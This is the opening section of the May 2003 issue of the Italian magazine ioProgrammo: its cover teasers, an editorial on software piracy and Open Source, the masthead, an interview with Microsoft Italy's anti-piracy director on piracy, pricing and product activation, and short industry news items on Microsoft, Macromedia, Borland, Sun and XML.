VERSIONE PLUS
RIVISTA +LIBRO +2 CD-ROM
EURO 15,00

EXPLOIT, COME PRENDERE "POSSESSO" DI UN SISTEMA WINDOWS 2000 REMOTO

VERSIONE PLUS RIVISTA+LIBRO+2CD € 15,00
VERSIONE STANDARD RIVISTA+2CD € 7,70

Periodicità mensile • MAGGIO 2003 • ANNO VII, N.5 (69)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

ioPROGRAMMO

■ SQL ■ XML ■ FLASH

Un DATABASE, mille usi

- ✔ Query SQL che restituiscono documenti XML adattabili a qualunque applicazione
- ✔ Realizzare un'applicazione Flash MX che interagisce con un database
- ✔ Creare una base di dati XML per gestire pagine Web in modo dinamico

Java & Sicurezza

Tutti gli accorgimenti per sviluppare applicazioni a prova di Hacker

Excel approda sul Web

Gli strumenti per pubblicare in Rete oggetti di Office XP

Firma digitale fai da te

Progettare l'interfaccia per la gestione delle chiavi

SISTEMA

- Delphi/Kylix, come sviluppare un'applicazione che gira anche su Linux

ELETTRONICA

- Pilotare una sequenza di led tramite porta seriale

ADVANCED

- JDO: memorizzare oggetti persistenti con Java

CORSI

- *Visual Basic*: creare help animati in stile Assistant di Office XP
- *VB .NET*: la gestione degli insiemi di oggetti con le classi Collection
- C#: una panoramica completa sulla gestione di Stringhe e Array
- C++: Template ed Ereditarietà multipla
- *MATLAB*: guida all'utilizzo delle function

FAQ & TIPS

50 SOLUZIONI pronte all'uso

ISSN 1128-594X

3DS MAX: l'animazione di un personaggio

è una pubblicazione

Contents

Anno VII - n. 5 (69) Maggio 2003

Lavoro, il nostro primo diritto...

Il problema della pirateria informatica è annoso ed è sempre fonte di notevoli discussioni, soprattutto tra la Business Software Alliance (BSA), associazione che difende i diritti delle software house, e la comunità Open Source, che difende invece la diffusione del software non proprietario. Inutile stare qui a filosofare sulle differenze di vedute tra chi difende a spada tratta i diritti d'autore, a qualsiasi costo e senza tener conto dei danni provocati agli utenti, e tra chi porta avanti un ideale di libertà di espressione da difendere. Meglio sottolineare, invece, un equivoco che in Italia, nonostante le posizioni della comunità Open Source, non sembra ancora essere stato risolto. Mi spiego meglio: software libero non significa software gratis. La comunità Open Source non incoraggia di certo la copia illegale dei programmi. La licenza GPL prevede infatti la possibilità di proteggere e, conseguentemente, di lucrare sulle parti di un'applicazione realizzate in proprio. Ciò che non permette, e che cerca anzi di evitare, è di vantare diritti e lucrare su parti di codice prodotte da altri e inserite, in malafede, nei propri software. Ci sono tantissimi esempi di applicazioni Linux a pagamento: StarOffice di Sun, la suite Corel, Oracle, ecc… Tra l'altro, da diverse indagini commissionate dalla BSA, emerge un dato impressionante. Un recente studio di IDC afferma che, se il tasso di pirateria informatica calasse del 10% da qui al 2006, si produrrebbero in Italia quasi 18000 nuovi posti di lavoro nel settore hi-tech; quello che ci concerne da vicino, per intenderci. Le cifre, inoltre, non derivano da statistiche ottimistiche, bensì dall'esperienza registrata in altre nazioni, quali il Regno Unito, dove tra il 1995-2001 si è registrato il tasso di crescita più elevato, con ben 200.000 nuovi posti di lavoro in conseguenza di una diminuzione del tasso di pirateria. Anche la Spagna ha goduto di un beneficio simile. Per comprendere meglio il fenomeno, abbiamo intervistato Norberto Didier, Direttore Antipirateria e License Compliance di Microsoft Italia. Ne è venuto fuori un discorso molto interessante, con non poche sorprese. Si tratta di un aspetto, quello della pirateria, che vede gli sviluppatori coinvolti in prima persona, soprattutto in un momento di grave crisi del settore. Abbiamo tutti diritto alla libertà di espressione e di condivisione della conoscenza, ma anche al lavoro. L'Open Source è un ideale da rispettare e da condividere. La copia illegale è una mentalità - ma anche un reato - non più sostenibile.

Thomas Zaffino
thomas@edmaster.it

ioProgrammo

Anno VII - N.ro 5 (69) - Maggio 2003 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Editoriale Gianmarco Bruni
Responsabile Marketing Antonio Meduri
Editor Gianfranco Forlino
Coordinatore redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, L. Buono, P. Canini, M. Casario, P. De Nictolis, A. Faenza, E. Florio, M. Del Gobbo, F. Grimaldi, F. Lippo, G. Naccarato, L. Nanni, S. Marano, A. Marroccelli, F. Mestrone, C. Pelliccia, F. Sara, G. D. Senatore, L. Spuntoni, F. Vaccaro.
Segreteria di Redazione Veronica Longo

REALIZZAZIONE GRAFICA CROMATIKA S.r.l.
Coord. grafico: Paolo Cristiano
Coord. tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001
N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Ideazione Grafica Gianluca Carbone
Realizzazione CD-Rom Paolo Iacona

PUBBLICITÀ Edizioni Master S.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321612 - Fax 02 8321754
e-mail advertising@edmaster.it
Coordinamento Vendite Digitstaff S.l.
Agenti Vendita Serenella Scarpa, Cornelio Morari
Segreteria Ufficio Vendite Daisy Zonato

EDITORE Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Cosenza: C.da Lecco, zona ind. - 87030 Rende (CS)
Amministratore Unico: Massimo Sesti

ABBONAMENTO E ARRETRATI
Italia: Costo abbonamento annuale base (11 numeri) € 59,00 sconto 30% sul prezzo di copertina pari a € 84,70.
Costo abbonamento Plus (11 numeri + 6 libri) € 89,90, sconto30% sul prezzo di copertina pari a € 128,50.
Estero: Costo abbonamento annuale (11 numeri) € 169,40, costo abbonamento Plus (11 numeri + 6 libri) € 257,00.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 028321482.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 028321699, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a:
Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano
Assistenza tecnica: ioprogrammo@edmaster.it

Servizio Abbonati:
☎ tel.02 8321482
@ e-mail: servizioabbonati@edmaster.it

Stampa: Elcograf Industria Grafica - Via Nazionale, 14 Beverate di Brivio (LC)
Stampa CD-Rom: Disctronics Italia S.p.a. Via G. Rossini, 4 Tribiano (MI)
Distribuzione per l'Italia: Parrini & C S.p.A. - Roma

Finito di stampare nel mese di Aprile 2003


Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Softline Software World, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, Il CD-Rom di Idea Web, I Corsi di Win Magazine, Le Collection.

Antipirateria

Intervista a Norberto Didier, Direttore Antipirateria e License Compliance di Microsoft Italia.

La *Business Software Alliance* (BSA – *www.bsa.org/italia*) è l'organizzazione che meglio rappresenta l'industria del software nella lotta contro la pirateria informatica a livello mondiale, non solo per la duplicazione abusiva, ma anche per quanto riguarda le nuove frontiere della criminalità che possono essere classificate come cybercrime: cracking, hacking, spamming, distribuzione illegale di software sui siti, gestione e accesso di minori a contenuti pedo-pornografici, ecc…

Ogni anno, la BSA commissiona alla *International Planning & Research Corporation* (IPR - *www.iprnet.com*) una ricerca mondiale che consente di avere una visione per singola nazione, per continente o globale del fenomeno pirateria. La ricerca è tesa a quantificare, attraverso una serie di parametri specifici, le perdite monetarie per i produttori di software. Per quanto riguarda l'Italia, il danno economico è stimato in 500 milioni di euro solo per l'anno 2002. La stima, però, è assolutamente conservativa, poiché riguarda la perdita di fatturato per i produttori di software, senza considerare, pertanto, il danno socio-economico connesso. Tra il produttore e l'utente finale, passando per i distributori e per i rivenditori, la catena del valore è seriamente danneggiata dal fenomeno della pirateria.

Un altro problema è quello connesso alla concorrenza sleale prodotta dai rvenditori che distribuiscono software illegale ai soggetti che, invece, operano in maniera conforme alla legge. C'è da considerare anche il problema sociale che deriva dai mancati introiti sul gettito fiscale. In Italia, infine, si stimano in 37.000 i posti di lavoro non creati. Un danno che si aggiunge al già complicatissimo problema della disoccupazione, soprattutto per quanto riguarda i laureati. **"In un periodo di congiuntura economica negativa, un fenomeno endemico come la pirateria informatica, che contrae i tassi di sviluppo tagliando posti di lavoro e non creandone di nuovi, produce un danno inaccettabile per una società che vuole dare certezze al futuro dei propri figli"**, ci dice *Norberto Didier*, Direttore Antipirateria e License Compliance di *Microsoft Italia*, che abbiamo intervistato per approfondire il tema della pirateria informatica in Italia.

PIRATERIA E PREZZO DEL SOFTWARE

D L'ampia diffusione delle sue tecnologie, dei propri sistemi operativi e ap-

plicazioni, anche sul lato server, hanno sicuramente favorito la crescita della quota di mercato di Microsoft, tanto che si può parlare di una posizione di leadership. E' vero anche però che Microsoft, nel corso degli ultimi anni, è il produttore che più ha contribuito all'abbassamento dei prezzi del software, portando sulle scrivanie di tutti gli utenti prodotti di estrema semplicità d'uso e di grande produttività. Ciononostante, mentre BSA lamenta mancati introiti per 500 milioni di euro l'anno, c'è chi accusa Microsoft di costringere i propri utenti a continui e spesso ingiustificati aggiornamenti, per non parlare dei prezzi alti dei propri software.
Qual è la posizione dell'azienda su tale questione?

R **L'abbassamento dei prezzi non è una variabile critica in grado di far diminuire il fenomeno della pirateria. Da alcuni studi e da esperimenti effettuati in tutto il mondo, si dimostra che l'utente pirata non smette di esserlo in seguito al cambiamento del prezzo di un software. Non c'è elasticità del tasso di pirateria, in altri termini, rispetto al prezzo di acquisto del software.**
L'utente sa bene di commettere un illecito, ma continua a farlo perché lo considera erroneamente come un reato minore. Questo fenomeno è diffuso maggiormente nei paesi latini, un problema culturale quindi. La pirateria è un fenomeno in continuo aumento, che si sta diffondendo anche a livello aziendale. Microsoft, in questi anni, ha sviluppo una politica di formule di licenza, e relativi prezzi, il più possibile flessibile e incentrata sulle reali esigenze dei suoi clienti, tanto da essere stata talvolta critica per l'ampiezza del portafoglio dei prodotti proposti. Si va dalle formule specifiche per le utenze domestiche fino alle formule specifiche per le grandi aziende, anche multilocate o di dimensioni multinazionali.
Le formule di licenza permettono non solo di acquistare il software in maniera perpetua, ma anche di noleggiarlo con particolari contratti (sottoscrizioni). Sono previste anche forme di abbonamento che consentono all'utente di poter fruire di un prodotto continuamente aggiornato, al passo con le innovazioni tecnologiche, rispondendo alle sue reali esigenze.

Fig. 1: **L'International Planning & Research Corporation (IPR - www.iprnet.com) effettua ogni anno una ricerca mondiale che consente di avere una visione per singola nazione, per continente o globale del fenomeno pirateria.**

LA CONCORRENZA OPEN SOURCE

D Tornando al prezzo delle applicazioni, sono ormai numerosi i produttori e distributori di PC che hanno deciso di abbandonare la suite Office di Microsoft per proporre ai loro utenti le suite Open Office.org o Corel. Come si spiegano questi cambiamenti e quali ripercussioni ci possono essere per Microsoft?

R **I competitor sono temuti come si teme una squadra di calcio avversaria. Sarebbe presuntuoso dire che Microsoft non teme i competitor. Esiste però una differenza tra il software e altri prodotti. Quando si acquista un'auto, ad esempio, la maggiore spesa è costituita dal prezzo di acquisto. Poi, nel tempo, ci sono costi di esercizio e un valore residuo che tende a diminuire progressivamente. Per il software, il discorso è completamente invertito. Il prezzo iniziale è solo una piccola componente, che arriva al massimo al 15-20% del costo di possesso nell'intero ciclo di vita del software. Quando si compra un'applicazione, non si può basare la scelta solo sul prezzo iniziale. Alcuni software, che inizialmente hanno un costo inferiore o che sono addirittura gratuiti, nel lungo periodo possono avere un costo complessivo nettamente superiore rispetto ad altri inizialmente più cari. Questo potrebbe essere il caso di Office e di prodotti simili realizzati di terze parti, anche considerando soluzioni Open Source. Sempre parlando di questa piattaforma, possiamo tranquillamente affermare che Office costituisce oggi uno standard *de facto*, e non *de iure*, a livello mondiale. Su questo pacchetto, sviluppano centinaia di migliaia di programmatori e decine di migliaia di ISV (Independent Software Vendor), che producono soluzioni, prodotti e integrazioni capaci di sfruttare tutte le potenzialità della piattaforma Office. Il fatto di poter contare su un ambiente ricchissimo di soluzioni è un enorme valore per gli utenti Microsoft. Office, quindi, non può essere paragonato ad altri prodotti, di tipo Open, che al momento non hanno né una market share né un'ampiezza di applicazioni disponibili come quelle della suite Microsoft.**
L'utilizzo del software libero non risolve di per sé il fenomeno della pirateria. Le aziende hanno bisogno di software che possano garantire alcune funzionalità. Occorre aiutarle a migliorare le dinamiche del loro parco software, valorizzandolo e trasformandolo da costo a valore produttivo. La scelta del software, quindi, va effettuata in base alle funzionalità e al costo complessivo di possesso, cioè quello relativo all'intero ciclo di

Norberto Didier

Norberto Didier è Direttore Antipirateria e License Compliance di Microsoft Italia. In questo ruolo, riporta alla Direzione della Divisione Small & Medium Business.
Classe 1965, Didier è originario di Novara. Laureato in Fisica Nucleare all'Università di Torino, ha seguito numerosi corsi di formazione professionale e manageriale, fra cui il Master per Responsabili Pianificazione e Gestione d'Impresa del Centro Estero Piemonte di Torino.
Lavora presso Microsoft Italia dal 1996, avendo ricoperto – prima di assumere la responsabilità delle attività Antipirateria informatica e License Compliance – il ruolo di Business Development Manager, responsabile del marketing, delle vendite e dei rapporti di collaborazione con il mondo delle PMI, delle Associazioni (Confindustria, ConfAPI, Confartigianato etc.) e dei Partner coinvolti in progetti con queste realtà. Prima di giungere in Microsoft, ha maturato esperienze in Dylog Italia – come Sales Area Manager – e in Sistemi (software gestionali per studi professionali e aziende), dove ha contribuito alla costituzione e allo sviluppo del Servizio Marketing, coordinando attività pubblicitarie, commerciali, di direct marketing, di ricerca, analisi e reporting.

vita. La valutazione delle applicazioni, in definitiva, va fatta sulla qualità del software. Il fatto che alcuni hardware vendor abbiano optato per la distribuzione di pacchetti alternativi a Microsoft Office rientra nelle normali dinamiche di mercato. Sono azioni tese a fornire più scelta agli utenti. Microsoft non può che accogliere positivamente queste scelte, poiché è convinta della validità dei suoi prodotti. Microsoft è convinta anche della propria capacità di fare comprendere ai suoi clienti i benefici derivanti dall'utilizzo di un prodotto che ha sicuramente un prezzo superiore: la disponibilità di soluzioni di terze parti, il supporto tecnico, la ricchezza delle funzionalità, l'integrazione con altre applicazioni, ecc.

Fig. 2: **Il manifesto della campagna antipirateria del 2001, che creò non pochi problemi tra BSA e numerosi esponenti della comunità Open Source, in particolare con Emmanuele Somma.**

IL PROBLEMA DELLA PRIVACY

D Windows XP rappresenta un punto di svolta nella distribuzione dei software. Per la prima volta si chiede all'utente di consentire, al produttore, l'accesso nel suo PC per effettuare aggiornamenti e vari controlli. Questa scelta è stata considerata da molti come un gran rischio per la privacy dell'utente. Qual è la posizione di Microsoft in merito a tale argomento?

R **La tecnologia Product Activation, introdotta con Windows XP, ha l'obiettivo di combattere il fenomeno del casual copyng, cioè della moltiplicazione delle distribuzioni a partire da un CD, costringendo l'utente a richiedere una chiave di attivazione gestita da Microsoft, con la possibilità di effettuare un numero controllato di attivazioni. Tale tecnologia è stata introdotta solo per i prodotti scatolati (quelli relativi alla grande distribuzione), mentre nei prodotti destinati alle aziende, che vengono acquistati attraverso contratti di volume, la tecnologia non è presente. Il Product Activation non è una tecnologia invasiva. Legge alcuni parametri fisici della macchina senza associarli ad un utente. Crea una configurazione che sia univoca, associando a questa configurazione una chiave di sblocco, senza che alla chiave venga associato il nome di un utente. Se si effettua qualche modifica all'hardware, l'utente può richiedere una nuova chiave di attivazione. Anche cambiando l'intero computer si può richiedere una nuova chiave di attivazione. Chiaramente, frequenti cambi di hardware possono essere considerati sospetti da parte di Microsoft.**

Fig. 3: **Tra le varie misure adottate da Microsoft contro la pirateria, c'è quella dei mistery shopper: acquirenti camuffati che si recano presso i negozi per verificare la leggittimità dei comportamenti dei rivenditori, acquistando prodotti Microsoft e controllandone la regolarità della licenza d'uso.**

D Sempre a proposito di Windows XP, la necessità di mettere il proprio PC sotto controllo di Microsoft e di altri produttori di software non finirà per incoraggiare gli utenti a migrare verso la piattaforma Linux?

R **L'utente non deve trasmettere nessun dato a Microsoft, a meno che egli lo voglia. Viene sottoposto un contratto che deve essere accettato dall'utente. Non c'è nessun rischio per la privacy. C'è semmai un tipo di mentalità che tende a vedere la Rete come un Grande Fratello che sbircia nei computer degli utenti…**

I RIVENDITORI HARDWARE

D Sempre dai dati della ricerca emerge un quadro preoccupante in merito ai rivenditori di hardware. Come si spiega che oltre il 30% dei commercianti di Milano installa versioni pirata di software Microsoft sui PC in vendita, e com'è possibile arginare questo problema?

R **Si tratta sicuramente un problema di cultura del negoziante medio italiano, che spesso è portato a chiudere la vendita facendo leva sul prezzo. L'hardware ha un costo che non può essere abbattuto. Il software, invece, laddove è possibile piratarlo, può essere portato ad un costo nullo. Pur di concludere la vendita, il negoziante commette l'illecito, rinunciando difatti al guadagno che deriverebbe dalla vendita del software. È un comportamento paradossale se si pensa che, non vendendo il prodotto, il negoziante non ricava alcun guadagno, non viene pagata l'IVA, diminuisce il suo volume d'affari, non può assumere personale, ecc… Per fortuna si tratta di una minoranza di operatori. Il problema può essere superato attraverso una maggiore informazione tesa da una parte a far capire i vantaggi derivanti dalla vendita di un software originale, dall'altra a guidare i consumatori nell'acquisto di software originale.**

D Nelle attività di lotta contro la pirateria e la contraffazione, numerose aziende ricorrono all'impiego dei cosiddetti mistery shopper: acquirenti camuffati che si recano presso i rivenditori per verificare eventuali comportamenti illegittimi. Microsoft è fra queste?

R **L'attività di controllo sul territorio è continua e capillare. Nell'arco di venti giorni, nell'ambito di una campagna effettuata in Lombardia tra il mese di Ottobre e il mese di Novembre '02, sono stati controllati oltre 150 punti vendita. Si tratta però di un'attività molto impegnativa, dal punto di vista logistico, e molto onerosa. E' comunque un modo molto efficace per tutelare utenti e rivenditori onesti. Il diritto d'autore è senz'altro un valore della società contemporanea che va assolutamente difeso.**

Thomas Zaffino

News

Visual Studio .NET 2003 e Windows Server 2003


Giovedì 8 maggio, Microsoft presenterà le nuove versioni dei suoi prodotti di punta per i professionisti dell'IT

Nella cornice degli East End Studios di Milano, Microsoft Italia presenterà in grande stile i due attesissimi prodotti. Windows Server 2003 promette di abbattere i costi di gestione, semplificando e rendendo più sicuri i servizi di comunicazione e collaborazione anche grazie ai miglioramenti nella gestione di Active Directory, in particolar modo per ciò che riguarda il controllo della identità degli utenti. L'attesa è grande anche per ciò che riguarda la nuova architettura di Internet Information Server 6.0.
Molta carne al fuoco anche per gli sviluppatori che potranno scoprire le possibilità offerte dalla integrazione del .NET Compact Framework per lo sviluppo di applicazioni per Pocket PC e tutti i dispositivi compatibili con Windows CE. Grande attenzione sarà data all'integrazione fra l'application server di Windows Server 2003 e VS.NET 2003, integrazione che consente di realizzare, in un ambiente RAD, applicazioni distribuite sicure e con interfacce particolarmente accattivanti. L'evento di lancio non sarà una semplice occasione pubblicitaria: divise fra mattina e pomeriggio, sono previste diverse sessioni, tenute da qualificati tecnici Microsoft, in cui sarà spiegato come trarre vantaggio da queste nuove tecnologie. La partecipazione è gratuita.

http://www.microsoft.com/italy/windowsserver2003/default.mspx

Un Flash fuori dal browser

Macromedia spera di trasformare le animazioni in vere e proprie applicazioni

Con la nuova tecnologia Macromedia Central sarà possibile distribuire applicazioni che funzionino anche al di fuori del browser: soluzione ideale per PC che non godano di una connessione Always on e per applicazioni mobile.

L'offerta di servizi e applicazioni Web è in continua crescita, si rende dunque necessaria la possibilità di utilizzare i nuovi strumenti sia on-line sia off-line: con la nuova piattaforma Macromedia, le applicazioni Flash potranno dunque funzionare al di fuori del browser anche quando l'utente è disconnesso. All'atto della connessione, l'applicazione potrà collegarsi automaticamente al servizio web o al database remoto, in modo del tutto trasparente per gli utenti.
Macromedia punta tutto sulla semplicità di realizzazione di queste tecniche: tutte queste funzionalità sono già oggi concretizzabili, ma solo a costo di grossi investimenti. A tutto questo ci potrebbe essere un rovescio della medaglia: tutta l'infrastruttura sarà proprietaria, bloccando, di fatto, una delle caratteristiche che avevano fatto i web services la terra promessa della programmazione. Staremo a vedere.

www.macromedia.com/devnet/central/

Il futuro è SmartPhone

Secondo IDC Research, quello degli SmartPhone è un mercato in continua espansione

Secondo la ricerca, il mercato degli SmartPhone sarà così diviso: Symbian 53%, Microsoft 27%, Palm 10%, Linux 4,2%. Ma la battaglia di Microsoft per la supremazia nel settore dei software per cellulari è entrata nel vivo in occasione del convegno annuale della Cellular Telecommunications and Internet Association di New Orleans...
Il convegno CTIA si è aperto con l'annuncio che un nuovo produttore, Research In Motion (RIM), andrà ad aggiungersi alla lista di coloro che sviluppano nuovi telefoni utilizzando il software Microsoft per la telefonia mobile. Nella sua inusuale apparizione, il presidente di Microsoft in persona, Bill Gates, ha preso la parola per promuovere il software Pocket PC Phone Edition e Smartphone 2002 prodotto dalla sua azienda. Nella convinzione che nell'era del mobile, del post-PC, Microsoft debba sostenere un ruolo importante per l'integrazione e l'innovazione delle tecnologie, Gates affronta senza troppi scrupoli un mercato ormai sempre più lontano dai PC che hanno reso Microsoft il principale

produttore di software nel mondo. Microsoft si prepara infatti ad allontanarsi ulteriormente da questo settore per avventurarsi in tutto ciò che è mobile: la piattaforma Smartphone per i telefoni cellulari di nuova generazione, Pocket PC per i PDA, Media2Go per i dispositivi audio/video portatili, SPOT per i gadget hi-tech, Smart Display per gli schermi wireless, Tablet PC per i computer portatili e, più in generale, a tutti i dispositivi basati su una qualche versione del sistema operativo embedded Windows CE, inclusi quelli per il settore automobilistico. Per ora si tratta di un mercato molto nuovo, con circa due milioni di apparecchi in circolazione. Per avere un termine di paragone, l'anno scorso sono stati venduti 400 milioni di cellulari tradizionali. Si prevede, tuttavia, che il mercato dei telefoni cellulari sia in forte crescita. Gates ha affermato che la strategia chiave di Microsoft è di consentire ai dispositivi di ogni forma e dimensione di poter comunicare fra loro e di interagire con i servizi sul web in un modo standard, così da facilitare la realizzazione, per gli sviluppatori e le imprese, di applicazioni in grado di girare su pressoché tutti i dispositivi in circolazione. Per rendere tutto ciò una realtà, Microsoft punta sulla propria piattaforma MS .NET, la tecnologia che secondo Gates sarà presto in grado di girare su qualsiasi tipo di device, dai server agli orologi da polso. Pochi giorni prima, Gates ha annunciato il rilascio della versione finale di .NET Compact Framework, un sottoinsieme del cuore della piattaforma .NET progettata per i dispositivi a basso consumo, come i PDA e gli Smartphone. L'obiettivo di Microsoft è supportare e incoraggiare lo sviluppo di una più vasta gamma di applicazioni mobile - dalle applicazioni enterprise ai giochi - basate su.NET. Microsoft ha già anticipato che tutte le future versioni del proprio ambiente di sviluppo, a partire da Visual Studio.NET 2003, supporteranno il .NET Compact Framework.
La battaglia è appena all'inizio…

www.idcresearch.com

Disponibile la Borland Enterprise Suites

Borland ha rilasciato la Enterprise Studio per lo sviluppo di applicazioni su piattaforma .Net

Borland Enterprise Studio per C++ si va ad aggiungere a Borland Enterprise Studio for Java nella nuova linea di piattaforme di sviluppo per le imprese che, per la prima volta, coprono ben sei settori dello sviluppo: application development, testing, deployment, definition, design e change management.

Le nuove suite mirano a realizzare codice robusto attraverso fasi di sviluppo iterative, incrementali e di durata relativamente breve.
Il tutto con strumenti che consentano una stretta collaborazione fra chi progetta un applicativo sulla base delle necessità dell'utente e chi lo realizza effettivamente, senza prediligere un ambiente operativo (Java, .Net e via dicendo) rispetto ad altri.
Sono sei le fasi del ciclo di vita dell'applicazione coperte dai moduli di Enterprise Studio: la definizione e il monitoraggio dei requisiti di un progetto (con *CaliberRM*), il disegno dell'applicazione (con *Together*), lo sviluppo vero e proprio, il test (con *Optimizeit*), il deployment e - infine - la gestione trasversale di tutte le fasi precedenti (con *StarTeam*).
L'attività di sviluppo è legata a più prodotti, perché Borland mantiene un approccio "agnostico" e si rivolge al mondo Java con JBuilder e a quello Windows con C++Builder Studio.
Per .Net, sono disponibili ora i frutti del cosiddetto Project Sidewinder, un ambiente di sviluppo basato sul linguaggio C#.
Tool diversi anche per la fase di deployment: l'application server Borland Enterprise Server, il database Java "leggero" JDataStore, VisiBroker per l'ambiente Corba e il database InterBase.

www.borland.it

Ripartono gli ObjectWay Education Day

Un'occasione per chi vuole tenersi aggiornato sulle più avanzate tecniche di programmazione

ObjectWay S.p.A. società di consulenza e formazione IT,ha presentato il nuovo calendario eventi: ObjectWay Education Day. Le giornate formative, rivolte a figure di Project Manager, Architetti, Sviluppatori, e Amministratori di rete, si svolgeranno a Milano e Roma fino alla fine di giugno e saranno focalizzati sui vari ambiti di competenza di ObjectWay.
In particolare in area UML, J2EE, .NET, Web Services, Processo Unificato, Linux, SQL e Oracle database."L'idea di realizzare delle giornate formative specialistiche è dettata dall'attenzione che da sempre ObjectWay University dedica ai bisogni e alle necessita' della propria clientela. Il riconoscimento datoci dai clienti (Banca Sella, Ericsson, Banca Popolare di Milano, per citare alcuni dei più importanti) è legato ai contenuti proposti nei nostri corsi, che risponde esattamente alle loro necessità perchè provati in

svariati progetti a livello nazionale." commenta Elena Baldi, Sales Manager Education.

http://www.objectway.it/events/EducationDays03/default.htm

XML è troppo difficile!

Troppo complesso per i programmatori, secondo uno degli autori

Tim Bray, uno degli autori delle specifiche originarie di XML 1.0 ha recentemente dichiarato in una nota sul suo sito di non essere pienamente soddisfatto di XML, spiegando come la sua ultima esperienza di scrittura di codice per la modifica di XML sia stata *"irritante, dispendiosa in termini di tempo e incline a errori. La comunità tecnica è divisa su XML, mentre la comunità anti-XML ha a disposizione numerosi siti per manifestare le loro posizioni…"*

www.tbray.org

Microsoft lascia il tavolo dei Web Services all'interno del W3C

Disaccordi insanabili potrebbero sancire la fine di un sogno

Nei mesi passati IBM e Microsoft si sono scontrate più volte con gli altri partecipanti al gruppo di lavoro sui Web Services interno al Wide Web Consortium (W3C). I due giganti erano stati accusati di voler esercitare una influenza eccessiva sulle linee guida degli standard, al punto che IBM non è mai entrato nel gruppo del W3C. Microsoft ha posto fine alla querelle andando via e sbattendo la porta. Va ricordato che Microsoft era stata fra i fondatori del gruppo ed erano state proprio le sue ricerche nel campo dell'interoperabilità fra applicazioni a dare il "la" allo sviluppo dei Web Services. Microsoft, IBM e BEA avevano già scritto le loro specifiche per i Web Services, ma non erano ancora state sottoposte al vaglio del W3C.
Microsoft fa sapere che il W3C non è l'unica sede in cui potersi accordare sugli standard. Questa vicenda segna comunque una brutta battuta d'arresto per l'avanzata dei Web Services come piattaforma standard per lo sviluppo di applicazioni sistribuita.

Sun chiede l'integrazione delle specifiche per Java

Sun promette una riduzione dei costi di sviluppo per web service basati sulle specifiche JBI

Sun Microsystems ha lanciato una proposta alla Java Community Process per l'adozione di uno standard che permetterà di ridurre i costi di sviluppo per web services basati su Java. Secondo l'azienda, l'adozione delle Java Business Integration specification (JBI) permette agli sviluppatori di integrare e di sviluppare web services in maniera facile, attraverso l'implementazione di un'architettura pluggable open-ended. JBI, un container di sviluppo per l'integrazione business, incorpora l'integrazione a numerosi standard industriali e ad elementi proprietari attraverso l'uso di interfacce standardizzate. Secondo Mark Bauhaus, vice presidente di Sun Java Web Services, *"Questa architettura di integrazione può aiutare gli sviluppatori ad una più veloce, facile e poco costosa integrazione del business e dei sistemi legacy, integrandoli ed eseguendoli in maniera virtuale dappertutto"*.

www.sun.com

VOLASMS ACTIVEX 2.0

GTN, ha di recente annunciato la nuova release di VolaSMS ActiveX 2.0, l'ambiente di programmazione che sviluppa applicazioni che inviano e ricevono SMS

Rilasciata la nuova versione, destinata a software house e programmatori, dell'ambiente di programmazione che consente di inserire, con sorprendente rapidità ed efficienza, funzioni di invio SMS in applicazioni create con la maggior parte dei linguaggi di programmazione.
